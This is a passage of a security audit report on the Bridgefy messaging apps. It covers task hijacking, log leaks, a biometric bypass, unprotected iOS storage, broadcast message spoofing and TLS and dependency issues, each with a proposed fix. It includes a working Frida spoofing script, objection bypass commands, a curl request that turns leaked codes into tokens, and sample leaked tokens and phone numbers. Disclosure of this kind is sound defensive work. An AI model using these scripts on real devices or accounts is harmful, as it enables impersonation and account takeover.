³⁶ https://github.com/az0mb13/Task_Hijacking_Strandhogg

Contents Before:

```
android:taskAffinity="com.zombie.ssa"
```

Contents After:

```
android:taskAffinity="me.bridgefy.main.staging"
```

To ease the understanding of this problem, an example of a malicious app was created to demonstrate the exploitability of this weakness.

PoC Demo:

https://7as.es/Bridgefy_ytn9q4n7/PoC/TaskHijacking_PoC.mp4

It is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity should be set to an empty string. This is best implemented in the Android manifest **at the application level**, which will protect all activities and ensure the fix works even if the launcher activity changes. The application should use a randomly generated task affinity instead of the package name to prevent task hijacking, as malicious apps will not have a predictable task affinity to target.
- The *launchMode* should then be changed to *singleInstance* (instead of *singleTask*). This will ensure continuous mitigation in *StrandHogg 2.0*³⁷ while improving security strength against older task hijacking techniques³⁸.
- A custom *onBackPressed()* function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag³⁹.

Affected File:

bridgefy-app-android/app/src/main/AndroidManifest.xml

Proposed Fix:

```
<application android:theme="@style/Theme.BridgefyApp"
android:label="@string/app_launcher_name" android:icon="@mipmap/ic_launcher"
android:name="me.bridgefy.main.App" android:debuggable="true"
android:allowBackup="false" android:logo="@drawable/ic_bridgefy"
android:hardwareAccelerated="true" android:supportsRtl="true"
android:fullBackupContent="false" android:usesCleartextTraffic="true"
```

³⁷ <https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../>

³⁸ <http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html>

³⁹ <https://www.slideshare.net/phdays/android-task-hijacking>

```
android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:taskAffinity="">
[...]
<activity android:theme="@style/Theme.BridgefyApp.Splash"
android:name="me.bridgefy.main.ux.startup.StartupActivity"
android:launchMode="singleInstance" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

BFY-01-033 WP1: Leaks via Missing Security Screen on Android (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.18 (318) build was found to implement the proposed mitigation.

Unlike the iOS app, it was found that the Android app fails to render a security screen when it is backgrounded. This allows attackers with physical access to an unlocked device to see data displayed by the app before it disappeared into the background. A malicious app or an attacker with physical access to the device could leverage these weaknesses to gain access to user-information, such as chat messages.

To replicate this issue simply navigate to some sensitive screen and then send the application to the background. After that, show the open apps and observe how the input text can be read by the user. This text will be readable even after a phone reboot.




Fig.: Chat message leak via missing security screen on Android

The root cause of this issue can be seen in the Android application source code, which is currently capturing the *onActivityPaused* events but it is not implementing a security screen when the application is backgrounded. This can be confirmed by searching globally for Android events in the source code provided as well as the decompiled Android APK:

Command:

```
egrep -Ir '(onActivityPause|ON_PAUSE)' * | egrep -v "(androidx|google|android/support)"
```

Output:

```
app/src/main/kotlin/me/bridgefy/main/App.kt:                override fun
onActivityPaused(p0: Activity) {}
```

It is recommended to render a security screen on top when the app is going to be sent to the background. It is advised to accomplish this by capturing the relevant backgrounding events, typically *onActivityPause*⁴⁰ or the *ON_PAUSE* Lifecycle event⁴¹ are used for such purposes. After that, if possible, ensure that all views have the Android *FLAG_SECURE* flag⁴² set. This will guarantee that even apps running with root privileges are unable to directly capture information displayed by the app on screen. Alternatively, an activity that all other activities inherit could be amended to always set this flag, regardless of the focus.

BFY-01-035 WP1: Multiple Data Leaks via Android Debug Messages (Medium)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. The staging Bridgefy Android 3.0.18 (318) build was found to implement the proposed mitigation.

It was found that the Android app leaks entire HTTP requests and responses via logcat messages on the device, some of these requests contain the phone number, verification code, pushToken, prekeys, MQTT subscribed topics, contact list, etc. Additionally, the app leaks data like username, password, etc. via *println* statements. A malicious attacker with access to an unlocked device could leverage this weakness to enable USB debugging and retrieve the mentioned information from the logcat buffer⁴³, this will reveal not only the latest ADB messages but also previous ones that could contain sensitive information.

⁴⁰ <https://developer.android.com/.../Application.ActivityLifecycleCallbacks#onActivityPaused...>

⁴¹ <https://developer.android.com/reference/androidx/lifecycle/Lifecycle.Event>

⁴² http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE

⁴³ <https://developer.android.com/studio/command-line/logcat>

This issue was identified while looking for logcat leaks, the *OkHttp* package is currently configured in a way that leaks at least certain HTTP requests like the following:

Example Request from Logcat leaking credentials:

```
01-06 16:00:46.455 7521 7766 I okhttp.OkHttpClient: --> POST
https://staging.app.bridgefy.services/app/v1/user/request-code
[...]
01-06 16:00:46.457 7521 7766 I okhttp.OkHttpClient: Accept: application/json
01-06 16:00:46.458 7521 7766 I okhttp.OkHttpClient:
{"force":true,"phone":"+12064512559","platform":"android","versionApp":"appV1","versionOs":"osV1","versionSdk":"sdkV1"}
[...]
01-06 16:09:35.966 7521 8087 I okhttp.OkHttpClient: --> POST
https://staging.app.bridgefy.services/app/v1/user/verify-code
01-06 16:09:35.966 7521 8087 I okhttp.OkHttpClient: Content-Type: application/json; charset=UTF-8
[...]
01-06 16:09:35.967 7521 8087 I okhttp.OkHttpClient:
{"code":"901857","phone":"+12064512559","platform":"android","versionApp":"appV1","versionOs":"osV1","versionSdk":"sdkV1"}
[...]
01-06 16:09:44.515 7521 8126 I okhttp.OkHttpClient:
{"response":[{"id":"58ac0b67-bb4f-459e-9b82-4b67c81abf3c","avatar":"1","displayName":"userand","firebaseId":"5ZCxNZV6psRwknk6w9B9brLcZxw2","phone":"+12066561175","nickname":"userandnock","blocked":false},{id":"e16ee31e-9aea-44c2-abdb-57d1f3473b01","avatar":"1","displayName":"oscaraa","firebaseId":"bWn0pw2t35UPOPO71GcPuhqrqiMy1","phone":"+12012987481","nickname":"oscarand","blocked":false}]}
```

Please note that the obtained phone number and verification code could be utilized to obtain valid ID and refresh tokens:

Command:

```
echo -n 901857 | sha256sum | cut -c1-20
```

Output:

```
4cfb655c54e89293febe
```

Command:

```
curl -i -s -k -H 'Content-Type: application/json' --data-binary
'{"email":"+12064512559@bridgefy.app","password":"4cfb655c54e89293febe","returnSecureToken":true}'
'https://www.googleapis.com/identitytoolkit/v3/relyingparty/verifyPassword?key=AIzaSyB8VIWqxf79NhC27fMLsiJvxazGeumAWU'
```

Output:

```
{
```


}

Examples of information leaked using *println*:

$$[\dots]$$

The root cause for this issue can be found on the following files:

Affected File (HTTP request leak example):

```
bridgefy-app-android/Data/src/main/java/me/bridgefy/data/di/ServiceModule.kt
```

Affected Code (HTTP request leak example):

[...]

Affected File (*println* leak example):

bridgefy-app-android/Framework/MessageManager/src/main/java/me/bridgefy/framework/messagemanager/repository/mqtt/MqttRepositoryImpl.kt

Affected Code (*println* leak example):

```
private fun createMqttConnectionOption(userName: String, password: String):
MqttConnectOptions {
    println("Username $userName --- Password $password")
[...]
private fun newMessageArrived(message: BfMqttMessage, from: String) {
    try {
        message.message?.let { data ->
            println("Mqtt Message id : ${message.id} ///// Message data: $data
            ///// from $from")
            MainScope().launch {
                decryptMessage(message.id, data, from).onSuccess {
                    it?.let {
                        messageManager.insertDecryptedMessageId(message.id)
                        println("Decrypted message ${String(it)}")
                    }
                }
            }
        }
    }
}
```

Affected File (*println* leak example):

bridgefy-app-android/app/src/main/kotlin/me/bridgefy/main/service/BridgefyMessagingService.kt

Affected Code (*println* leak example):

```
).onSuccess {
    it?.let {
        val payload = Json.decodeFromString<Payload>(String(it))
        println("Payload data ${payload.message} - ${data["id"]!!}")
    }
}
```

It is recommended to avoid logging sensitive information. Common approaches to implement this are:

- Creating a *log wrapper*, check if the build is a *debug* build there, only log debug and verbose messages for a *debug* build⁴⁴
- Creating ProGuard rules so that *Log.d* and *Log.v* are removed when the build is for production⁴⁵

The proposed approach keeps debugging features for developers while disabling them in production releases. Please note this is implemented correctly in the Android SDK, and the fix should be extended to the Android app as well:

⁴⁴ <https://stackoverflow.com/a/4592958>

⁴⁵ <https://stackoverflow.com/a/2466662>

Proposed Fix:

```
private val serviceLogLevel =  
    if (BuildConfig.DEBUG) HttpLoggingInterceptor.Level.BODY else  
    HttpLoggingInterceptor.Level.NONE
```

BFY-01-036 WP1: Biometric Bypass via Unsafe iOS Keychain Use (Medium)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. Bridgefy iOS 1.0.0 build 274 was found to implement the proposed mitigation.

It was found that the iOS app biometric login implementation is currently vulnerable to instrumentation attacks due to usage of weak iOS keychain permissions. Specifically, there is no proper access control when using the *LAContext*⁴⁶ class. A malicious attacker, with access to an unlocked jailbroken device, could leverage this weakness to bypass the intended biometric login restrictions by manipulating the response of the *evaluatePolicy*⁴⁷ method and always return a success status.

This issue was confirmed using the *objection*⁴⁸ framework and a jailbroken device with *frida*⁴⁹ running.

This issue can be replicated as follows:

1. If not done already, on the iOS app, enable the Touch ID feature.
2. Run the following *objection* commands:

Commands:

```
objection -g BridgefyStaging explore  
...om.bridgefy.BridgefyNewStaging on (iPhone: 13.5) [usb] # ios ui  
biometrics_bypass
```

Output:

```
(agent) Registering job 314141. Type: ios-biometrics-disable-evaluatePolicy  
(agent) Registering job 363717. Type:  
ios-biometrics-disable-evaluateAccessControl
```

3. On the iOS device put the Bridgefy application in the background (do not close it) or switch to another application.
4. Select again the Bridgefy application and in the following screen select *Cancel*.

⁴⁶ <https://developer.apple.com/documentation/localauthentication/lacontext>

⁴⁷ <https://developer.apple.com/documentation/localauthentication/lacontext/1514176-evaluatepolicy>

⁴⁸ <https://github.com/sensepost/objection>

⁴⁹ <https://frida.re/docs/ios/>




Fig.: Biometric authentication is required

Result:

The iOS app shows the authenticated portion of the application, and the attacker can now navigate all screens without access to the fingerprint.

Objection Output:

```
(agent) [314141] Localized Reason for auth requirement (evaluatePolicy): Authenticate  
to open Bridgefy.  
(agent) [314141] OS authentication response: false  
(agent) [314141] Marking OS response as True instead  
(agent) [314141] Biometrics bypass hook complete (evaluatePolicy)
```

The root cause for this issue can be found on the following files:

Affected File:

bridgefy-app-ios/brid/Bridgefy/Utilities/ScreenLock.swift

Affected Code:

```
public func tryToUnlockScreenLock(completion: @escaping ((ScreenLockOutcome) ->  
Void)) {  
    let context = screenLockContext()  
    context.evaluatePolicy(.deviceOwnerAuthentication,  
        localizedReason:
```

```
L10n.Authentication.Local.reasonUnlockScreen) {
    success, authenticationError in
    if success {
        completion(.success)
    } else {
        let outcome = self.outcomeForLError(errorParam: authenticationError,
                                            defaultErrorDescription:
L10n.Authentication.Local.Error.default)
        switch outcome {
        case .success:
            completion(.failure(error:
L10n.Authentication.Local.Error.default))
        case .cancel, .failure, .unexpectedFailure:
            completion(outcome)
        }
    }
}
```

It is recommended to extrapolate the mitigation guidance offered under [BFY-01-018](#) to resolve this issue.

BFY-01-037 WP1: PII & Credential Access via missing Data Protection (Medium)

Retest Notes: Bridgefy partially fixed this issue and 7ASecurity verified the mitigation is valid. Implementation of the remaining hardening guidance is ongoing.

It was found that the iOS app does not currently implement the available *Data Protection* features in iOS. This means that most files are encrypted with the default *NSFileProtectionCompleteUntilFirstUserAuthentication*⁵⁰ encryption, which keeps the decryption key in memory while the device is locked. Moreover, this is the least secure form of data protection available on iOS. A malicious attacker with physical access to the device could leverage this weakness to read the decryption key from memory and gain access to local app data files, without needing to unlock the device. Further scrutiny revealed that some of the unprotected files display credentials, tokens, user PII, broadcast and direct messages, prekeys, and alternative information. Please note that, as demonstrated in [BFY-01-035](#), the obtained phone number and verification code can be used to obtain valid ID and refresh tokens.

To replicate this issue, a jailbroken phone was left at rest for a few minutes on the lock screen, then all application files were retrieved for inspection of any potential data leak. A handful of examples revealed by the app files retrieved during device lock can be

⁵⁰ <https://developer.apple.com/.../nsfileprotectioncompleteuntilfirstuserauthentication>

consulted below. It has to be noted that it is possible to retrieve all this data when the app says that the user is logged out.

Issue 1: Leaks via NSURLConnection Artifacts

The following examples show that it is possible to retrieve user PII, credentials, and authentication tokens by observing the contents of the *NSURLCache*.

Affected File:

Library/Caches/com.bridgefz.BridgefzNewStaging/Cache.db

On the `cfurl_cache_blob_data` table, inspect the contents of the `request_object` and `response_object` columns, some interesting values are presented next:

Affected Content Example (Phone number and verification code):

```
[...] "code": "301496", "versionOs": "13.5", "phone": "+12066561175" [...]
```

Affected Content Example (App Access token):

Authorization: Bearer eyJhbGciOiJSUzI1NiIsImtpZCI6ImNlOWI0ODBmODE4MmRkYTU1N2Y3YzcwZTIwZTRlMzczZWtNMjNDcmlCJC0eXAiOiJKV1QiOif0.eyJuYWllIjoicKz[...]

Affected Content Example (SDK credentials):

```
{
  "deviceType": 1,
  "hash": "c2b717a538665c6b37a2b5fc2d7b9db01437a6afeb6c0517b887c0a076a3d32e",
  "timestamp": "2023-01-07T08:08:40.392-05:00",
  "userId": "a5744b00-305a-4c9d-8672-30f8efac060c",
  "bundleId": "com.bridgefy.BridgefyNewStaging",
  "version": "0.1.0"
}
```

Affected Content Example (SDK Access token):

Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJsaWNBbnNl[...]

Issue 2: Leaks via CoreData Artifacts

The following examples show that it is possible to retrieve user PII and authentication tokens by observing the contents of the *CoreData* database.

Affected File:

Library/Application Support/CoreData.sqlite-wal

On the `ZCONTACTMODEL` table, inspect the columns, some interesting values are presented next:

Affected Content Example (Contact List):

ZDISPLAYNAME:oscaraa, ZID:e16ee31e-9aea-44c2-abdb-57d1f3473b01

On the `ZUSERMODEL` table, inspect the contents of the `ZTOKEN` column, some interesting values are presented next:

Affected Content Example (App Access Token):

Authorization: Bearer

```
eyJhbGciOiJSUzI1NiIsImtpZCI6ImNlOWI0ODBmODE4MmRkYTU1N2Y3YzwZTIwZTRlMzcwZTNkMTI3NDciclLCJ0eXAiOiJKV1QiLCJkaXIjOiJkbG9jaXQ...]
```

Issue 3: Leaks via Firebase Artifacts

The following example shows that it is possible to retrieve the Firebase device FCM token.

Affected File:

Library/Preferences/com.bridgefz.BridgefzNewStaging.plist

Affected Content:

```
<key>pushToken</key>
<string>eVdbsQFdEEsNhL28PjRIIZ:APA91bHcah[...]</string>
```

The extent of this issue is perhaps best illustrated by the output of the `tar` command, which is able to read most files after the phone has remained passive on the lock screen for a few minutes. This clearly demonstrates that most files are currently unprotected at rest.

Commands:

```
tar cvfz files_locked.tar.gz * > unprotected_files.txt 2> protected_files.txt
wc -l protected_files.txt
wc -l unprotected_files.txt
```

Output:

```
5 protected_files.txt
125 unprotected_files.txt
```

It is recommended to add the *Data Protection* capability at the application level⁵¹. This will ensure that application data files are protected at rest with the strongest form of encryption available on iOS: *NSFileProtectionComplete*⁵². Furthermore, in order to

⁵¹ https://developer.apple.com/documentation/.../com_apple_developer_default-data-protection

52 <https://developer.apple.com/documentation/foundation/nsfileprotectioncomplete>

protect the cached entries, it is possible to subclass *NSURLCache* with a custom subclass that stores URL responses in a custom SQLite database with file protection set to *NSFileProtectionComplete*⁵³. Alternatively, before the request is sent, caching could be disabled with a code snippet similar to the one shown below.

Proposed fix (to be used before a request is sent):

```
configuration.requestCachePolicy = .reloadIgnoringCacheData
```

An alternative mitigatory action could be to clear all cached responses after the response is received.

Proposed fix (for after the response is received):

```
URLCache.shared.removeAllCachedResponses()
```

In addition to the above, *SQL Cipher*⁵⁴ could be considered to encrypt SQLite databases at rest. The encryption key should be stored in the iOS keychain while data remains protected. For additional mitigation guidance, please see the blog post titled “*Best practices to avoid security vulnerabilities in your iOS app*”⁵⁵.

Finally, it is recommended to enable encryption for Core Data items:

Affected File:

bridgefy-app-ios/Bridgefy/CoreData/CoreDataStack.swift

Proposed fix (to be used before persisting items):

```
container = NSPersistentContainer(name: "CoreData")
container.persistentStoreDescriptions.first!.setOption(FileProtectionType.complete as
NSObject, forKey: NSPersistentStoreFileProtectionKey)
container.loadPersistentStores[...]
```

⁵³ <https://stackoverflow.com/questions/27933387/nsurlcache-and-data-protection>

⁵⁴ <https://www.zetetic.net/sqlcipher/ios-tutorial/>

⁵⁵ <http://blogs.quovantis.com/best-practices-to-avoid-security-vulnerabilities-in-your-ios-app/>

BFY-01-040 WP1: PII & Token Access via iOS Backups (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid. Bridgefy iOS 1.0.0 build 274 was found to implement the proposed mitigation.

It was found that the iOS app reveals user PII, the contact list, the Firebase FCM token, as well as authentication tokens in iOS backups. The severity of this issue is limited given that the attacker requires access to a computer where a backup is present. The backup must also not be encrypted or the attacker requires knowledge of the password to decrypt the backup. A malicious attacker with access to iTunes backups could browse certain files of the app that reveal user PII, the contact list, broadcast and direct messages, prekeys, the Firebase FCM token, as well as authentication tokens.

This issue can be verified by backing up an iDevice where the Bridgefy app has been installed. Then, the whole device must be backed up without encryption with iTunes. Finally, the resulting iTunes backup files can be inspected for leaks.

Please note that, as demonstrated in [BFY-01-037](#), the attacker is able to obtain the information mentioned above from the following files:

Affected Files:

Library/Application Support/CoreData.sqlite-wal

Library/Preferences/com.bridgefy.BridgefyNewStaging.plist

It is recommended to implement a safer form of storage at rest, for example using *SQLCipher*⁵⁶ and keeping the encryption key for the database in the iOS keychain would be a superior approach.

It is also possible to exclude certain files and directories from iOS backups by calling *[NSURL setValueForKey:error:]* using the *NSURLIsExcludedFromBackupKey* key⁵⁷. A Swift example can be found in the blog post titled *Swift excluding files from iCloud backup*⁵⁸.

⁵⁶ <https://www.zetetic.net/sqlcipher/>

⁵⁷ https://developer.apple.com/library/...#//apple_ref/doc/uid/TP40010672-CH2-SW28

⁵⁸ <https://bencoding.com/2017/02/20/swift-excluding-files-from-icloud-backup/>

BFY-01-043 WP1/2: Arbitrary Broadcast Message Spoofing via IDOR (*High*)

It was found that Broadcast messages can be manipulated to impersonate arbitrary Bridgefy users on both the Android and iOS applications. Malicious attackers could abuse this weakness to send specially crafted Broadcast messages that spoof any user, as well as users that do not even exist. Please note that the attacker must know the *UUID* of the spoofed user, however this may already be known when such user is already a contact, or obtained through a separate leak. This issue was confirmed using the following steps:

Step 1: Login on the attacker device

Login with the attacker (+12066561175@bridgefy.app) credentials on the attacker device.

Step 2: Login on the victim device

Login with the victim (+12014222730@bridgefy.app) credentials on the victim device.

Step 3: Run this Frida script on the attacker device

Script Name:

broadcast_attack.js

Script Contents:

```
Java.perform(function () {
    var bridgefyService = Java.use('me.bridgefy.main.ui.service.BridgefyService');
    var payload = Java.use('me.bridgefy.messagekit.model.BroadcastPayload');
    var timestamp = Date.now()
    var javaInteger=Java.use('java.lang.Integer');
    var numero1=javaInteger.$new(1);
    var VICTIM_ID="8cbcc888-741f-42c2-b1b9-fe5b2f9bf7d8"
    var ATTACKER_ID="58ac0b67-bb4f-459e-9b82-4b67c81abf3c"
    var SPOOFED_ID="c25e5be3-98c6-4bd5-b339-2487b26618a4"
    var NEW_ID="884d7d30-9b24-11ed-a8fc-0242ac120002"

    bridgefyService.buildBroadcastPayload.overload('java.lang.String',
    'kotlin.coroutines.Continuation').implementation = function (arg0, arg1) {
        var response = this.buildBroadcastPayload.overload('java.lang.String',
        'kotlin.coroutines.Continuation').apply(this, arguments);
        var responsestr = JSON.stringify(response);
        //<instance: java.lang.Object, $className:
        me.bridgefy.messagekit.model.BroadcastPayload>
        console.log("[+] responsestr = " + responsestr);
```

```

        var p1 = payload.$new(ATTACKER_ID, "userand", "userandnock", 1, "from
userand", timestamp);
        //'java.lang.String', 'java.lang.String', 'java.lang.String', 'int',
'java.lang.String', 'long'
        //senderId=58ac0b67-bb4f-459e-9b82-4b67c81abf3c, senderName=userand,
senderNickname=userandnock, senderAvatar=1, message=gjgif, createdOn=1674396168973

        var p2 = payload.$new(SPOOFED_ID, "nebula", "nebi", 2, "from spooded
nebula", timestamp);
        var p3 = payload.$new(NEW_ID, "ghost2", "go222", 3, "from new (does not
exist) user", timestamp);
        var p4 = payload.$new(VICTIM_ID, "nebula", "nebi", 4, "from me?",
timestamp);

        if (responsestr.includes("Payload")) {
            console.log("[+] response1 = " + p1);
            return p1; //p1 should be changed with p2, p3 and p4
        } else {
            console.log("[+] response2 = " + response);
            return response;
        }
    }
});

```

Command:

```
frida -l broadcast_attack.js -U Bridgefy
```

Result:

The victim device receives the spoofed messages and the user has no way to tell it has been spoofed:




Fig.: Spoofed broadcast messages on Android




Fig.: Spoofed users on Android

Please note that on iOS devices, the attacker can even spoof messages to appear to be from the victim.




Fig.: Spoofed broadcast messages on iOS

The root cause of this issue can be found in the following files:

Affected File (Android):

bridgefy-app-android/Framework/MessageManager/src/main/java/me/bridgefy/framework/messagemanager/internal/MessageManagerImpl.kt

Affected Code (Android):

```
private suspend fun saveNewBroadcastMessageReceived(  
    messageId: String,  
    payload: BroadcastPayload  
) {  
    messageRepository.addMessage(  
        MessageEntity(  
            messageId = messageId,  
            chatRoomId = "broadcast",  
            status = MessageStatus.STATUS_SENT.ordinal,  
            receiverId = "",  
            receiverNickName = "",  
            receiverName = "",  
            receiverAvatar = 0,  
            senderId = payload.senderId,  
            senderNickName = payload.senderNickname,  
            senderName = payload.senderName,  
            senderAvatar = payload.senderAvatar,  
            message = payload.message,  
            messageType = OtherTextWithAvatarViewType,  
            createdOn = payload.createdOn,  
            dateSent = System.currentTimeMillis(),  
            messageEncrypt = null
```

```
    )  
  )  
}
```

Affected File (iOS):

bridgefy-app-ios/Bridgefy/MessageManager/MessageManager.swift

Affected Code (iOS):

```
private func insertBroadcastMessage(message: MessageBroadcastPayload) {  
    if let contact = ContactModel.fetch(withID: message.payload.senderId,  
                                       in: config.context),  
       contact.isBlocked {  
        return  
    }  
    config.context.performChanges {  
        MessageBroadcastModel.save(fromMessage: message,  
                                   context: self.config.context)  
        let contact = Contact(id: message.payload.senderId,  
                              displayName: message.payload.senderName,  
                              nickname: message.payload.senderNickname,  
                              avatar: String(message.payload.senderAvatar),  
                              isBlocked: false)
```

It is recommended to extrapolate the mitigation guidance offered under [BFY-01-014](#) to resolve this issue.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

BFY-01-001 WP2/3: TLS Hardening Recommendations (*Low*)

It was found that the TLS configuration of several Bridgefy servers has a number of minor weaknesses that could be improved. While these issues do not constitute any significant security finding at present, they might become serious as new attacks continue to be discovered and fall into the public domain. Furthermore, these misconfigurations may facilitate Man-In-The-Middle attacks against outdated clients. Please note that many more servers are likely affected by this issue, only the list below is provided for brevity purposes.

Many server TLS configurations were found to have several of the following shortcomings:

1. Support of TLS protocols with known vulnerabilities: TLS 1.0, TLS 1.1
2. Support of weak ciphers
3. Failure to implement the current version of TLS: TLS 1.3

PoC URLs:

<https://www.ssllabs.com/ssltest/analyze.html?d=www.bridgefy.me&hideResults=on>
<https://www.ssllabs.com/ssltest/analyze.html?d=bridgefy.me&hideResults=on>
<https://www.ssllabs.com/ssltest/analyze.html?d=staging.sdk.bridgefy.services&s=18.215.72.71&hideResults=on>
<https://www.ssllabs.com/ssltest/analyze.html?d=staging.app.bridgefy.services&s=34.193.139.227&hideResults=on>
<https://www.ssllabs.com/ssltest/analyze.html?d=staging.broker.bridgefy.services&s=3.235.213.66&hideResults=on&latest>

It is recommended to deploy TLS correctly to solve these problems, this should be done on all servers, including those that were out of scope during this assignment. The *OWASP TLS Cheat Sheet*⁵⁹ is a valuable resource to do this. Ultimately, the *SSL Labs*

⁵⁹ https://cheatsheetseries.owasp.org/.../Transport_Layer_Protection_Cheat_Sheet.html

website⁶⁰ can be helpful to verify the configuration when the website is reachable online. The goal should be to obtain an A ranking from the SSL Labs website. Alternatively, the OWASP O-Saft tool⁶¹ may facilitate testing the TLS configuration of servers that are not reachable via the internet. Finally, it is highly encouraged to ensure all web servers implement *HSTS*⁶² and that all cookies, especially session cookies, have the *secure*⁶³, *httpOnly*⁶⁴ and the *SameSite*⁶⁵ flags enabled.

BFY-01-002 WP2/3/5: Multiple Inherited Vulnerabilities via Dependencies (Low)

Retest Notes: Fix Verified. The Bridgefy team resolved this issue and 7ASecurity verified that the fix is valid.

It was established that several of the repositories in scope make use of components with publicly known vulnerabilities from underlying dependencies. While most of these weaknesses are likely not exploitable under the current implementation, this is still a bad practice that could result in unwanted security vulnerabilities. Additionally, during the documentation review, no process was identified to automatically look for outdated dependencies. The following table summarizes the publicly known vulnerabilities affecting packages used either directly or as an underlying dependency on the affected repositories:

Affected Repositories:

bridgefy-sdk-backend
bridgefy-app-backend
bridgefy-sdk-infra

Summary of vulnerabilities affecting underlying components:

Library	Details
json-schema@0.2.3	Affected by: Prototype Pollution ⁶⁶ . Affected File: <i>sdk-backend/package-lock.json</i> Affected Code: <code>"json-schema": {</code>

⁶⁰ <https://www.ssllabs.com/ssltest/>

⁶¹ <https://owasp.org/www-project-o-saft/>

⁶² https://cheatsheetseries.owasp.org/.../HTTP_Strict_Transport_Security_Cheat_Sheet.html

⁶³ <https://owasp.org/www-community/controls/SecureFlag>

⁶⁴ <https://owasp.org/www-community/HttpOnly>

⁶⁵ <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite>

⁶⁶ <https://nvd.nist.gov/vuln/detail/CVE-2021-3918>

	<p><code>"version": "0.2.3",</code> Solution: Upgrade to jose 0.4.0 Severity: Critical</p>
jsonwebtoken@8.5.1	<p>Affected by: Broken Cryptographic Algorithm, Improper Authentication and Input Validation Issues⁶⁷. Affected File: <i>sdk-backend/package-lock.json</i> Affected Code: <code>"jsonwebtoken": { "version": "8.5.1",</code> Solution: Upgrade to jsonwebtoken 9.0.0 Severity: Critical</p>
